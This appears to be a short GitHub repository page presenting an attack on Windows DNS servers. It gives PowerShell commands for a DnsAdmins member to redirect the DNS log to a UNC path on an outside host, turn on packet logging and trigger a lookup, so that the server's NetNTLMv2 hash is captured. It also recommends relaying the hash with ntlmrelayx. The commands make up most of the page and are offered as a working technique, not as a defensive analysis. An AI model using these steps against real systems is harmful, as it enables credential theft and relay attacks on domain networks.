 overgrowncarrot1/cve-2026-119905-dns-log-poisoning-unc-path
This shows how to poison a DNS log when you have dnsadmins and put in an UNC path, thus allowing you to capture the NetNTLMv2 Hash

This shows how to poison a DNS log when you have dnsadmins and put in an UNC path, thus allowing you to capture the NetNTLMv2 Hash
To do the attack you need to be able to write to the DNS log path

Set-DnsServerDiagnostics -LogFilePath "\\192.168.14.141\sharexx\dns.log"
image
This does not seem to happen everytime, may need to change the sharexx name to something else, may also need to enable logging for DNS
Set-DnsServerDiagnostics -UdpPackets $true -TcpPackets $true -SendPackets $true -ReceivePackets $true -Queries $true -Answers $true
Lastly, may need to call for something that does not exist
Resolve-DnsName something.local -Server 127.0.0.1
Relaying seems to work everytime though with ntlmrelayx






